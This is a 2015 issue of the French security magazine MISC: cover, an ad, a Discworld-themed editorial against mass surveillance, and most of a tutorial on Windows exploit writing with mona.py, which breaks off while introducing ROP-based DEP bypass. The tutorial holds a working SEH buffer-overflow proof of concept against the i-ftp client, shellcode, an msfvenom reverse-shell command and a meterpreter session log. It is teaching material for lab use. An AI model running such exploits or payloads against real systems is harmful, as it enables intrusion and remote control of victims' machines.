



MISC

Multi-System & Internet Security Cookbook

100 % SÉCURITÉ INFORMATIQUE

N° 79 MAI/JUIN 2015

France METRO : 8,90 € - CH : 15 CHF - BE/PORT CONT : 9,90 € - DOM TOM : 9,50 € - CAN : 16 \$ cad - Maroc : 110 MAD - Tunisie 19 TND

L 19018 - 79 - F: 8,90 € - RD



RÉSEAU VIE PRIVÉE / DNS

Comment améliorer DNS pour déjouer la surveillance ?

p. 68



CODE CTF / CRYPTOGRAPHIE

Résolutions des épreuves du challenge de sécurité d'Airbus

p. 62



SCIENCE RFID / NFC

Contrôle d'accès physique : exploiter les vulnérabilités des cartes sans contact

p. 74



FORENSIC CORNER

Comment cacher des macros malveillantes dans les documents Office ?

p. 20



DOSSIER

MENACES INÉDITES OU BUZZWORLD ULTIME ? p. 30

APT

ADVANCED PERSISTENT THREATS

- 1 - APT 101 : qu'est-ce qui rend une menace avancée ?
- 2 - Boucle OODA : la réponse à incident méthodique
- 3 - Threat Intel : comprendre et anticiper la menace
- 4 - PlugX : dissection d'un RAT



MALWARE CORNER

Babar, Bunny et Casper dévoilent leurs secrets

p. 12



EXPLOIT CORNER

Développer rapidement des exploits avec Mona.py

p. 04



DOMAINES | MAIL | HÉBERGEMENT | E-COMMERCE | SERVEURS



~~4,99~~ **2,99** € HT/mois
À partir de (3,59 € TTC)*

NOUVEAU !

PACKS 1&1 HOSTING UNLIMITED

SANS LIMITE !

DES POSSIBILITÉS INFINIES POUR VOS PROJETS WEB

Complet

- Espace disque **illimité**
- Sites Web **illimités**
- Trafic **illimité**
- Comptes email **illimités**
- Stockage email **illimité**
- Bases MySQL **illimitées**
- Domaines **illimités** (1 inclus)

Fiable

- Géo-redondance
- Sauvegardes quotidiennes
- 1&1 CDN
- 1&1 SiteLock Basic
- Assistance 24/7

Facile à utiliser

- 1&1 Applications Click & Build : installez des applications comme WordPress et Joomla!® en un clic
- 1&1 Mobile Website Builder



☎ 0970 808 911
(appel non surtaxé)



1and1.fr

* Les packs 1&1 Hosting Unlimited sont à partir de 2,99 € HT/mois (3,59 € TTC) pour un engagement minimum de 12 mois. À l'issue des 12 premiers mois, les prix habituels s'appliquent. Certaines fonctionnalités citées ne sont pas disponibles dans tous les packs. Offres sans durée minimum d'engagement également disponibles. Conditions détaillées sur 1and1.fr. Rubik's Cube® utilisé avec l'accord de Rubik's Brand Ltd.

ÉDITO L'univers a besoin que tout soit observé, de peur de cesser d'exister [1]

La cité d'Ankh-Morpork gazouillait depuis quelques jours en raison de la rumeur d'une nouvelle loi d'Havelock Vétérini, le tyran bienveillant. Cette loi baptisée « sous surveillance amicale » prévoyait le déploiement de mystérieuses boîtes octarines [2] dans toute la ville, capables d'écouter n'importe quelle conversation de la cité, afin de détecter tous les complots ourdis contre le praticien. Officieusement, elles pourraient aussi servir à distraire le guet lors de longues soirées d'hiver.

Les guildes des marchands et des assassins s'étaient très vite émues de cette nouvelle lubie. Le secret des affaires risquait d'en prendre un coup si tout l'effectif du guet, trolls, golems et zombies compris, pouvait entendre tout ce qui se disait dans la cité sans même avoir à se déplacer pour écouter aux portes. Dans une lettre ouverte dans le quotidien du « disque monde », Ardorothy s'alarmait au nom de la guilde des marchands du risque que cette loi pourrait faire porter sur l'attractivité des commerces d'Ankh-Morpork. Lettre à laquelle le praticien répondit « homme de pâté de foie [3], si ton commerce est honnête tu ne seras pas inquiet, tes affaires seront plus florissantes que jamais ». Loin de dissiper les craintes de la guilde, cette réponse fit souffler un vent de panique dans la ville, tant chez les marchands que chez leurs clients.

Esmeralda Ciredutemps, détachée de ces considérations mercantiles à la probité douteuse, mais très à cheval sur le secret de ses correspondances, se déplaça au palais pour faire part de son agacement :

- Havelock, on ne peut pas diriger une cité en fonction de ce qui plaît au guet. À savoir, que tout le monde passe son temps à la maison, les mains sur la table, là où on peut les voir [4].
- Mais voyons, Maître Ciredutemps, vous conviendrez que seuls ceux qui ont quelque chose à se reprocher ont quelque chose à cacher. C'est bien connu, les innocents n'ont rien à craindre.
- Je crois au contraire que les innocents ont tout à craindre, surtout de ceux qui prétendent que « les innocents n'ont rien à craindre ».
- De toute façon, nous espionnons déjà tout le monde, cette loi ne fait que rendre officiel ce qui a déjà cours.
- Oui, il est bien connu que deux types d'individus se moquent des lois : ceux qui les enfreignent et ceux qui les promulguent...

L'estocade finale vint de Cogite Stibon, directeur de la section « Magie des hautes énergies » de l'université de l'invisible qui entra en hurlant dans le bureau du praticien :

- Qu'est-ce que c'est que ces merdes de boîtes octarines ? Depuis que vous en avez installé une à l'université, vous avez foutu le bordel dans tous les flux de magie. Je vais vous dire une chose, vous ramassez votre merdier et vous dégazez propre et net. Et sinon ça va mal se mettre, ce sera bille en tête [4].

Cedric Foll / @follc / @miscredac

[1] Cet avis n'est évidemment pas partagé par le chat de Schrödinger qui aimerait bien que l'on finisse par le laisser dormir dans sa boîte.

[2] La huitième couleur du spectre magique, qui est définie comme une sorte de jaune-pourpre verdâtre fluorescent.

[3] Ardorothy était artisan charcutier.

[4] Cogite était le petit fils de M. Rochard, célèbre mécanicien d'Ankh-Morpork, dont il avait adopté une partie des expressions imagées : http://archives-lepost.huffingtonpost.fr/article/2008/06/25/1213717_un-psy-se-penche-sur-le-garage-rochard.html.

Retrouvez-nous sur



@miscredac et/ou @editionsdiamond



boutique.ed-diamond.com

OFFRES D'ABONNEMENTS | ANCIENS NUMÉROS | PDF | GUIDES | ACCÈS BASE DOCUMENTAIRE

SOMMAIRE

EXPLOIT CORNER

[04-11] Ramonage de vulns avec mona.py

MALWARE CORNER

[12-18] Quand les dessins animés se « Rebelle »...
Éléments de « Raiponce »...

FORENSIC CORNER

[20-28] Macros - Le Retour de la Revanche

DOSSIER



**APT : ADVANCED
PERSISTENT THREATS**
MENACES INÉDITES OU BUZZWORD
ULTIME ?

[30] Préambule

[31-37] APT 101

[38-42] APT au Combat : stratégie numérique
en réseau d'entreprise

[45-54] Threat intelligence et APT

[56-61] PlugX : couteau suisse des attaquants
APT

CODE

[62-66] Quelques épreuves du challenge sécurité
« Trust the Future »

RÉSEAU

[68-73] DNS et vie privée : le travail de l'IETF

SCIENCE & TECHNOLOGIE

[74-82] Contrôle d'accès physique : étude des cartes
sans contact

ABONNEMENT

[43-44] Abonnements multi-supports

[55] Offres spéciales professionnels

www.miscmag.com

MISC est édité par Les Éditions Diamond
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 67 10 00 20 - Fax : 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
www.ed-diamond.com
IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,90 Euros

LES ÉDITIONS
DIAMOND

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Cédric Foll
Secrétaire de rédaction : Aline Hof
Conception graphique : Kathrin Scali

Responsable publicité :
Black Mouse Communication. Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20


Illustrations : www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par les auteurs. La reproduction totale ou partielle des articles publiés dans MISC est interdite sans accord écrit de la société Les Éditions Diamond. Sauf accord particulier, les manuscrits, photos et dessins adressés à MISC, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.

MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.



RAMONAGE DE VULNS AVEC MONA.PY

RandoriSec – Davy Douhine (@ddouhine)

mots-clés : CORELAN / IMMUNITYDBG / WINDBG / SEH / ROP / GADGETS

Défini par Peter Van Eeckhoutte, son auteur, comme la boîte à outils du développement d'exploits en environnement win32, mona.py [1] est un plugin qui fonctionne avec Immunity Debugger et WinDBG. Simple d'utilisation, il a l'énorme avantage de réunir les fonctionnalités de bon nombre d'autres outils tout en s'intégrant dans votre débogueur. Plutôt que de présenter toutes ses possibilités une par une, nous allons à travers des exemples pratiques montrer comment il permet de gagner du temps lors de l'écriture d'exploits en environnement Windows.

1 Corelan

Si vous lisez cet article, c'est que vous avez probablement déjà écrit quelques exploits. Si ce n'est pas le cas et que le mot ESP vous fait plutôt penser à l'anti-dérapiage qu'à l'adresse du haut de la pile, je vous invite à lire en guise de mise en bouche les tutoriels « Exploit writing tutorials », au moins les 3 premiers [2][3][4]. Ces articles ont été publiés en 2009 sur le site de Corelan. Vous pouvez également jeter un œil à l'article « Protections des systèmes Windows » publié dans le HS n°9 (« Vulnérabilités et exploits ») de MISC en juin 2014.

Mais au fait Corelan, qu'est-ce que c'est ?

C'est une équipe de quelques personnes fédérées par Peter Van Eeckhoutte qui recherche des vulnérabilités et œuvre à partager son savoir. Ils ont publié de nombreux articles sur le développement d'exploits, dont la fameuse série « Exploit writing tutorials ». Très didactiques, ils expliquent les techniques d'exploitation, les protections des systèmes d'exploitation, les moyens de contourner ces protections, en s'appuyant sur des exemples pratiques à la portée de tous. En effet, les logiciels utilisés pour ces exemples sont tous disponibles gratuitement. Corelan propose également des formations dispensées lors des conférences sécurité ou à titre privé. Finalement, l'équipe a développé quelques outils d'aide à l'exploitation dont le fameux **mona.py**.

2 La genèse

Le développement d'exploits nécessite l'utilisation de plusieurs outils pour créer des patterns, identifier des offsets, assembler ou désassembler. Mais ça, c'était

avant. Car en 2009, le couteau belge du développement d'exploits est apparu : **pvefindaddr**. « PVE » pour les initiales de son auteur et « findaddr », car son objectif initial était de trouver des adresses en mémoire.

Rebaptisé **mona.py** à l'occasion de l'édition 2011 de la conférence Hack In Paris [5], il a été complètement réécrit (à commencer par le nom qui était imprononçable) et plusieurs fonctionnalités ont été ajoutées. C'était nécessaire, car l'ancienne version pouvait mettre jusqu'à une journée (!) pour rechercher l'ensemble des gadgets nécessaires à un contournement du DEP (Data Execution Prevention). Pour l'occasion, PVE s'est entouré de quelques hommes forts, tels ekse, sinn3r, lincoln, rick2600 ou Acidgen. Le résultat fut réussi et il est indéniable que sa facilité d'utilisation n'est pas passée inaperçue. Les exploits soumis à **exploit-db** depuis le montrent clairement.

3 PyCommands

À l'origine, **mona.py** était un script PyCommand, réservé à ImmunityDbg. Maintenant le script est également compatible avec WinDBG.

Trois méthodes permettent d'automatiser des actions avec ImmunityDbg via l'API **immlib** : les PyPlugins, les PyHooks et les PyCommands. Elles peuvent être très utiles pour effectuer des recherches en mémoire et positionner des « hooks ». De manière générale, elles aident à comprendre le fonctionnement d'une application et les raisons de son plantage.

Les PyCommands sont des scripts python qu'il suffit de déposer dans le répertoire **C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands**



pour qu'ils soient accessibles depuis le débogueur. Ils doivent cependant respecter une structure particulière : une fonction `main()` doit être définie, ils doivent prendre en entrée une liste d'arguments et retourner en sortie une chaîne de caractères.

À titre d'exemple, voici un script figurant dans l'excellent « Gray Hat Python » écrit par Justin Seitz et publié par *No Starch Press*.

Quelques adaptations mineures ont été faites, notamment pour qu'il soit compatible avec la dernière version d'ImmunityDbg (1.85) :

```
import os,struct

from immlib import *

DESC = """Cherche des instructions en memoire"""

def usage(imm):
    imm.log("|-----|",focus=1)
    imm.log("|Utilisation:          |",focus=1)
    imm.log("|      !cherche [INSTR]      |",focus=1)
    imm.log("|Ex: !cherche inc eax        |",focus=1)
    imm.log("|-----|",focus=1)

def main(args):
    imm = Debugger()
    if not args:
        usage(imm)
        return "Aucune instruction n'a ete specifiee !"

    search_code = " ".join(args)
    search_bytes = imm.assemble( search_code )
    search_results = imm.search( search_bytes )

    for hit in search_results:

        code_page = imm.getMemoryPageByAddress( hit )
        access = code_page.getAccess( human = True )

        if "execute" in access.lower():
            imm.log("[*] Instruction trouvee: %s (0x%08x)" % (
search_code, hit ), address = hit )

    return "Recherche terminee"
```

Le script va chercher en mémoire les instructions spécifiées en argument et vérifier si elles sont exécutables.

Si c'est le cas, elles sont retournées dans la fenêtre de log.

Pour un tour d'horizon du sujet, la lecture de l'article « Starting to write Immunity Debugger PyCommands : my cheatsheet » [6] de PVE est conseillée.

4 Utilisation

4.1 Installation

Les exemples pratiques écrits pour cet article ciblent Windows XP SP3 et délivrent un *stager meterpreter* comme charge utile. Cette charge utile nécessite un *handler metasploit* pour obtenir le Graal final.

Il est conseillé d'utiliser des machines virtuelles pour la flexibilité qu'elles apportent. Personnellement, je suis satisfait avec VMWare Player qui est gratuit [7], mais bien sûr vous pouvez utiliser l'éditeur de votre choix.

L'outil se présente sous la forme d'un fichier python qu'il suffit de déposer dans le répertoire de son débogueur. Indissociable, il ne peut être exécuté en dehors.

Pour l'utiliser avec Immunity, il faut le déposer dans le répertoire `C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands`.

Pour l'utiliser avec WinDBG, il faut au préalable installer Python, PyKD et `windbglib.py` puis déposer `mona.py` dans `C:\Program Files\Debugging Tools for Windows (x86)` pour XP ou dans `C:\Program Files (x86)\Windows Kits\8.0\Debuggers\x86` pour W7. Une procédure d'installation est disponible ici [8].

4.2 Premiers pas

Une fois votre débogueur démarré, vous pouvez lancer **!mona** directement depuis la ligne de commandes si vous utilisez ImmunityDbg. Si par contre, vous utilisez WinDBG, il faudra d'abord charger PyKd puis ensuite préfixer les commandes par **!py**.

!mona help fournit la liste des commandes disponibles et **!mona help <opération>** donne (parfois) un peu plus de détails sur l'utilisation.

Mais plutôt que de les détailler une à une, nous allons présenter les plus importantes en travaillant sur des exemples concrets.

Direction **exploit-db** à la recherche des exploits publiés récemment. Le site valide les exploits et propose le logiciel en téléchargement si la licence le permet. Nous aurons donc de quoi jouer et la soluce en prime si besoin.

Au menu : deux vulnérabilités plutôt délurées (comprendre pas très farouches) basées sur un dépassement de tampon et la réécriture de SEH (*Structured Exception Handling*).

La première [9], logée dans un serveur FTP un peu trop laxiste sera chatouillée sans avoir à se soucier du DEP histoire de se dégourdir les doigts. La seconde [10], située dans un ripper de CD sera sondée après avoir contourné le DEP et permettra d'illustrer pleinement l'intérêt de **mona.py**.

Pas du niveau d'une vulnérabilité d'un Microsoft Office ou d'un Adobe Reader, mais ça fera l'affaire pour une entrée en matière sur l'outil. Les exploits niveau « big boss de fin », vous les ferez tout seul à la maison.

La première étape est la définition du répertoire de travail qui sera utilisé pour toutes les sorties de l'outil :

```
!mona config -set workingfolder c:\logs\%p
```

(avec %p le nom du programme débuggé). Les sorties faisant le plus souvent plusieurs dizaines de lignes, utiliser uniquement la fenêtre de journalisation (« log » accessible par Alt-L) d'ImmunityDbg serait assez contraignant. Il est préférable d'utiliser des fichiers texte pour travailler plus confortablement.

Les présentations étant terminées, il est maintenant temps de commencer à ramoner.

4.3 SEH

Commençons avec la première vulnérabilité. Lors de l'ouverture de l'application **i-ftp**, le fichier de configuration **schedule.xml**, présent dans le répertoire de l'application est lu.

En définissant un événement contenant une URL anormalement grande dans ce fichier, il est possible de déclencher un dépassement de tampon. Un scénario d'attaque réaliste est clairement difficile à imaginer (il faudrait envoyer un fichier **schedule.xml** à notre victime et lui demander de le placer dans le répertoire du logiciel !), mais cela convient parfaitement pour apprendre à utiliser **mona.py**.

Pour commencer, nous allons vérifier le crash de l'application en écrivant l'embryon de PoC suivant :

```
import os,struct,sys
outputfile = 'C:\Program Files\Memecode\i.Ftp\Schedule.xml'
size = 20000
cri = "A" * size
header = "\x3c\x3f\x78\x6d\x6c\x20\x76\x65\x72\x73\x69\x6f\x6e\x3d\x22\x31"
header += "\x2e\x30\x22\x20\x65\x6e\x63\x6f\x64\x69\x6e\x67\x3d\x22\x55\x54"
header += "\x46\x2d\x38\x22\x20\x3f\x3e\x0a\x3c\x53\x63\x68\x65\x64\x75\x6c"
header += "\x65\x3e\x0a\x09\x3c\x45\x76\x65\x6e\x74\x20\x55\x72\x6c\x3d\x22"
header += "\x22\x20\x54\x69\x6d\x65\x3d\x22\x68\x74\x74\x70\x3a\x2f\x2f\x0a"
footer = "\x22\x20\x46\x6f\x6c\x64\x65\x72\x3d\x22\x2f\x3e\x0a\x3c"
footer += "\x2f\x53\x63\x68\x65\x64\x75\x6c\x65\x3e\x0a"
buffer = header + cri + footer
print "[+] Creating %s" % outputfile
f = open(outputfile,'wb')
print "[+] Writing %d bytes to file" % len(buffer)
f.write(buffer)
print "[+] Done"
f.close()
```

Après avoir généré le fichier **schedule.xml** à partir du script Python **iftp.py**, nous pouvons lancer l'application avec Immunity (voir Figure 1, ci-dessous).

Nous pouvons maintenant tenter d'identifier les offsets que nous avons au moment du plantage. L'exploit trouvé sur **exploit-db** commence par :

```
poc = "\x41" * 591
poc += "\xeb\x06\x90\x90"
poc += little_endian(0x1004C31F) # 1004C31F 5E POP ESI
```

Les habitués de l'exploitation par écrasement du SEH comprendront rapidement que le nseh est écrasé

au 592e octet par l'instruction **JMP \$+8 (\xeb\x06)**, puis le seh est écrasé par l'adresse **0x1004C31F** qui contient l'instruction **POP ESI**. Elle-même suivit par un autre POP puis par un RET.

Passons la main à **mona.py** :

```
!mona pc 20000
```

Cette commande va nous créer un motif dit « cyclique » (comme le ferait un **pattern_create.rb** de metasploit) et l'écrire dans **c:\logs\iftp\pattern.txt**. Les premiers octets du motif sont « Aa0Aa1Aa2(...) » et s'incrémentent.

Après avoir généré un nouveau fichier **schedule.xml** contenant notre motif nous pouvons relancer le logiciel puis après le plantage, taper :

```
!mona findmsp
```

Cette commande va chercher automatiquement en mémoire toutes les occurrences d'un motif cyclique (c'est l'équivalent d'un **pattern_offset.rb** manuel de metasploit) et stocker le résultat dans **c:\logs\iftp\findmsp.txt**.

Mais en sus d'indiquer l'offset, **mona.py** va effectuer une sorte de tour d'horizon de la mémoire et des registres. On aura ainsi un état des lieux à notre arrivée : toutes les occurrences du motif en mémoire, les registres intéressants et l'état du SEH chain. Tout ce qu'il faut quoi.

On constate que le SEH se fait bien écraser :

```
[+] Examining SEH chain
SEH record (nseh field) at 0x0012fd70 overwritten with normal
pattern : 0x74413774 (offset 592), followed by 648 bytes of cyclic
data after the handler
```

On peut donc demander à **mona.py** de chercher une séquence de type POP/POP/RET avec :

```
!mona seh
```

Le résultat est inscrit dans **c:\logs\iftp\seh.txt**.

La première adresse est trouvée dans une librairie du logiciel non compilée avec SafeSEH et non soumise à l'ASLR, elle conviendra donc parfaitement :

```
0x10011887 : pop ecx # pop ecx # ret 0x08 | {PAGE_EXECUTE_READ}
[Lgi.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False,
v-1.0- (C:\Program Files\Memecode\i.Ftp\Lgi.dll)
```

Le début de notre PoC ressemble maintenant à :

```
import os,struct,sys
outputfile = 'C:\Program Files\Memecode\i.Ftp\Schedule.xml'
size = 20000
offset_to_nseh = 592
junk1 = "A" * offset_to_nseh
nseh = "\xeb\x06\x90\x90" # "\xeb\x06" = jmp $+8 = saut vers calc
```

```
[02:31:45] Access violation when writing to [00130000] - use Shift+F7/F8/F9 to pass exception to program
```

Fig. 1 : Violation d'accès, c'est bon signe.



```
# 0x10011887 : pop ecx # pop ecx # ret 0x00 | {PAGE_EXECUTE_READ}
[Lgi.dll] ASLR: False,
# Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Program
Files\Memecode\i.Ftp\Lgi.dll)
seh = struct.pack('<L', 0x10011887)
calc = ("\x31\xC9" # XOR ECX, ECX
"\x51" # PUSH ECX
"\x68\x63\x61\x6C\x63" # PUSH 636C6163
"\x54" # PUSH ESP
"\xB8\xC7\x93\xC2\x77" # MOV EAX, msvcrt.system
"\xFF\xD0") # CALL EAX
junk2 = "C" * (size - len(junk1 + seh + calc))
cri = junk1 + seh + seh + calc + junk2
(...)
```

Si besoin, le positionnement d'un breakpoint sur chaque pointeur du SEH est réalisé automatiquement par :

```
!mona bpseh
```

Mais ici c'est inutile, car notre nouveau fichier **schedule.xml** lance parfaitement la fameuse calculatrice.

Il ne reste plus qu'à ajouter un shellcode un peu plus sexy en ayant pris soin au préalable de débuser les éventuels caractères à éviter (car remplacés par une autre valeur par l'application). Cette tâche ingrate, mais indispensable est encore une fois facilitée par notre outil.

Un coup d'œil au fichier **schedule.xml** va déjà nous permettre d'en trouver quelques-uns rapidement :




Fig. 2 : Fichier **schedule.xml**.

Notre fichier étant au format XML, on peut supposer que les guillemets et les chevrons pourraient casser notre exploit.

Mona.py va nous permettre de vérifier ça :

```
!mona bytearray -b '\x00\x0a'
```

La commande va écrire dans le fichier texte **bytearray.txt** un tableau des octets « 00 » à « ff » (à l'exception du « 00 » et du « 0a ») ainsi que l'équivalent binaire dans **bytearray.bin**.

Après avoir provoqué un plantage de l'appli avec ces octets et repéré le début de la zone mémoire qui les

contient, il suffit de demander à **mona.py** de faire le différentiel :

```
!mona compare -f c:\logs\iftp\bytearray.bin -a 0012FD14
```

Comme d'habitude, le résultat est stocké dans un fichier :

```
[+] Comparing with memory at location : 0012FD14 (Stack)
Only 250 original bytes of 'normal' code found.
-----
| Comparison results: |
|-----|
0 | 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 | File
| | | | | | | | | | | | | | | | | |
10 | 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 | File
| | | | | | | | | | | | | | | | | |
20 | 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 | File
| | | | | | | | | | | | | | | | | |
30 | 32 33 34 35 36 37 38 39 3a 3b 3c 3d 3e 3f 40 41 | File
| | | | | | | | | | | | | | | | | |
| | | | | | | | | | | | | | | | | |
```

Les « -1 » indiquent que les caractères sont présents dans le fichier **bytearray.bin**, mais ne se trouvent pas en mémoire. C'est donc confirmé, les chevrons et les guillemets sont à exclure, mais ils ne sont pas les seuls. Au final, les caractères à bannir sont : **'\x00\x0a\x0d\x20\x22\x3c\x3e'**.

Ici, nous avons identifié d'emblée l'ensemble des mauvais caractères en une seule « passe », mais si ce n'est pas le cas, il faut suivre itérativement le processus (générer le tableau d'octets, provoquer le crash, comparer les octets, générer un nouveau tableau d'octets ne contenant pas les mauvais caractères, provoquer un nouveau crash, etc.).

Nous pouvons finaliser le PoC en collant une vraie charge utile générée par l'utilitaire **msfvenom** du framework d'exploitation metasploit :

```
./msfvenom -p windows/meterpreter/reverse_tcp exitfunc=thread lhost=1.1.1.5
R -a x86 --platform windows -b '\x00\x0a\x0d\x20\x22\x3c\x3e' -f python
```




Fig. 3 : Mauvais caractères identifiés par **mona.py**.

Pour ceux qui ne seraient pas au courant, **msfpayload** et **msfencode** sont en fin de vie et ont été remplacés par **msfvenom** [11] alors autant se mettre tout de suite à jour et oublier les anciennes commandes, d'autant que la syntaxe de **msfvenom** est identique.

Notre exploit final (disponible sur le GitHub de MISC [12]) nous offre un meterpreter :

```
[*] Started reverse handler on 0.0.0.0:4444
[*] Starting the payload handler...
[*] Sending stage (770048 bytes) to 1.1.1.2
[*] Meterpreter session 5 opened (1.1.1.5:4444 -> 1.1.1.2:1039) at
2014-12-25 03:59:10 +0100

meterpreter > pwd
C:\Program Files\Memecode\i.Ftp\Help
meterpreter >
```

Si jamais vous souhaitez soumettre votre exploit à metasploit, deux autres commandes de **mona.py** peuvent aider :

```
!mona skeleton
```

Génère un squelette de module metasploit en Ruby après vous avoir demandé le type d'exploit (*fileformat*, *network client TCP* ou *network client UDP*). Très utile pour ceux qui ne codent pas des exploits msf tous les jours.

Mais il y a encore mieux. Après avoir provoqué un plantage avec un motif cyclique, tapez la commande suivante :

```
!mona suggest
```

Et là, comme par magie, une ébauche de module metasploit est écrite.

```
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
C:\logs\ftp\exploit_seh.rb - Notepad++
exploit_seh.rb notes_mona.txt mona_help.txt iftp_working.py iftp.py easy.py easy_working.py eu_working.py vulnme
47 'Targets' =>
48 [
49   ['<fill in the OS/app version here>'],
50   [
51     'Ret' => 0x0040553e, # pop ebx # pop ecx # ret - iftp.exe
52     'Offset' => 592
53   ]
54 ],
55
56 'Privileged' => false,
57 #Correct Date Format: "M D Y"
58 #Month format: Jan, Feb, Mar, Apr, May, Jun, Jul, Aug, Sep, Oct, Nov, Dec
59 'DisclosureDate' => 'MONTH DAY YEAR',
60 'DefaultTarget' => 0))
61
62 register_options([OptString.new('FILENAME', [ false, 'The file name.', 'msf.xml' ]),], self.class)
63
64 end
65
66 def exploit
67   buffer = rand_text(target['Offset']) #junk
68   buffer << generate_seh_record(target.ret)
69   buffer << payload.encoded #0 bytes of space
70   # more junk may be needed to trigger the exception
71
72   file_create(buffer)
73
74 end
75
76 end
```

Fig. 4 : Un exploit metasploit en une commande !

En fait, **mona.py** effectue plusieurs actions automatiquement : tout d'abord, un **findmsp** pour chercher en mémoire les copies du motif cyclique et déterminer le type de bug puis une autre recherche pour trouver le pointeur qui va bien (vers un POP/POP/RET dans notre cas). Ensuite, un module metasploit est écrit dans un fichier.

En une seule commande, on peut donc avoir un début d'exploit.

4.4 Manier le DEP

Maintenant que nous nous sommes fait la main, essayons de voir comment **mona.py** pourrait nous aider à écrire des exploits un peu moins vintage, c'est-à-dire en contournant le DEP avec un peu de ROP.

Si vous n'êtes pas familiarisé avec le ROP en environnement win32, je vous conseille vivement la lecture de l'excellent tutoriel de Corelan « Chaining DEP with ROP – the Rubik's™ Cube » [13]. C'est **pvefindaddr** qui a été utilisé pour ce tutoriel, mais les principes (et même souvent les commandes) restent les mêmes.

Pour ne pas perdre de temps, voici tout de même un léger rafraîchissement.

Le contournement du DEP peut se faire de trois manières différentes :

- en désactivant le DEP pour le processus ;
- en définissant comme exécutable une zone mémoire existante ;
- en allouant une nouvelle zone mémoire exécutable.

Les deux dernières techniques, proposées par **mona.py** et basées respectivement sur les fonctions **VirtualProtect** et **VirtualAlloc**, sont les plus universelles (car supportées par toutes les versions de Windows depuis XP). Après l'appel de ces fonctions, les zones mémoire sont exécutables, le shellcode habituel peut donc ensuite être exécuté normalement. La seule vraie difficulté pour contourner le DEP c'est donc de faire appel à ces fonctions sans utiliser d'instructions présentes sur la pile. Qu'à cela ne tienne, il est possible d'utiliser les instructions présentes dans les modules chargés en mémoire dans des zones qui sont déjà marquées comme exécutables (voir fig. 6). Enfin pas n'importe quelles instructions, seulement celles qui sont suivies par RET pour pouvoir retourner sur la pile. Elles sont surnommées gadgets et vont permettre de contourner le DEP tout en douceur en appelant les fonctions **VirtualProtect** et **VirtualAlloc** avant de passer la main au shellcode. Cet enchaînement de gadgets

